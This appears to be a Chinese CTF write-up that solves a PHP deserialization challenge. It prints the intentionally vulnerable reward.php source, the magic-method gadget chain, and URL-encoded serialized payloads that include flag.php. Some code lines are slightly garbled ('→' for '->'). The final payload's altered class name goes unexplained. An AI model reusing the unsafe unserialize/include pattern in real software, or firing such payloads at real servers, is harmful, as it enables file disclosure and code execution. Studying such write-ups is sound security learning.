想犯大吴疆土吗

喜欢的三件套在背景图片有，填上去提交

发现url那里还有个box4参数，填上图里的铁索连环提交，得到一份reward.php源码

```
<?php
if (!isset($_GET['xusheng'])) {
    ?>
    <html>
    <head><title>Reward</title></head>
    <body style="font-family:sans-serif;text-align:center;margin-top:15%;">
        <h2>想直接拿奖励？</h2>
        <h1>尔要试试我宝刀是否锋利吗？</h1>
    </body>
    </html>
    <?php
    exit;
}

error_reporting(0);
ini_set('display_errors', 0);
?>

<?php

// 犯flag.php疆土者，盛必击而破之！

class GuDingDao {
    public $desheng;

    public function __construct() {
        $this→desheng = array();
    }

    public function __get($yishi) {
        echo "__get";
        $dingjv = $this→desheng;
```

```
        $dingjv();
        return "下次沙场相见, 徐某定不留情";
    }
}

class TieSuoLianHuan {
    protected $yicheng;

    public function append($pojun) {
        echo "append";
        echo $pojun;
        include($pojun);
    }

    public function __invoke() {
        echo "__invoke";
        $this->append($this->yicheng);
    }
}

class Jie_Xusheng {
    public $sha;
    public $jiu;

    public function __construct($secret = 'reward.php') {
        $this->sha = $secret;
    }

    public function __toString() {
        echo "__toString";
        return $this->jiu->sha;
    }

    public function __wakeup() {
        echo "__wake";
        if (preg_match("/file|ftp|http|https|gopher|dict|\.\./i", $this->sha)) {
            echo "你休想偷看吴国机密";
            $this->sha = "reward.php";
```

```
        }
    }
}

echo '你什么都没看到？那说明.....有东西你没看到<br>';

if (isset($_GET['xusheng'])) {
    @unserialize($_GET['xusheng']);
} else {
    $a = new Jie_Xusheng;
    highlight_file(__FILE__);
}

// 铸下这铁链，江东天险牢不可破！
```

简单的反序列化，构造出gadget链


`Jie_Xusheng的__wakeup → Jie_Xusheng的__toString → GuDingDao的__get → TieSuoLianHuan的__invoke → TieSuoLianHuan的append`

构造payload

```
O%3A11%3A"Jie_Xusheng"%3A2%3A%7Bs%3A3%3A"sha"%3BO%3A11%3A"Jie_Xusheng"%3A2%3A%7Bs%3A3%3A"sha"%3Bs%3A10%3A"reward%2Ephp"%3Bs%3A3%3A"jiu"%3BO%3A9%3A"GuDingDao"%3A1%3A%7Bs%3A7%3A"desheng"%3BO%3A14%3A"TieSuoLianHuan"%3A1%3A%7Bs%3A10%3A"%00%2A%00yicheng"%3Bs%3A8%3A"flag%2Ephp"%3B%7D%7D%7Ds%3A3%3A"jiu"%3BN%3B%7D
```

远程打不通，在本地可以

脑洞出把GuDingDao结尾的o改为0，打通了

```
O%3A11%3A%22Jie%5FXusheng%22%3A2%3A%7Bs%3A3%3A%22sha%22%3BO%3A11%3A%22Jie%5FXusheng%22%3A2%3A%7Bs%3A3%3A%22sha%22%3Bs%3A10%3A%22reward%2Ephp%22%3Bs%3A3%3A%22jiu%22%3BO%3A9%3A%22GuDingDa0%22%3A1%3A%7Bs%3A7%3A%22desheng%22%3BO%3A14%3A%22TieSuoLianHuan%22%3A1%3A%7Bs%3A10%3A%22%00%2A%00yicheng%22%3Bs%3A8%3A%2
```

```
2flag%2Ephp%22%3B%7D%7D%7Ds%3A3%3A%22jiu%22%3BN%3B%7D
```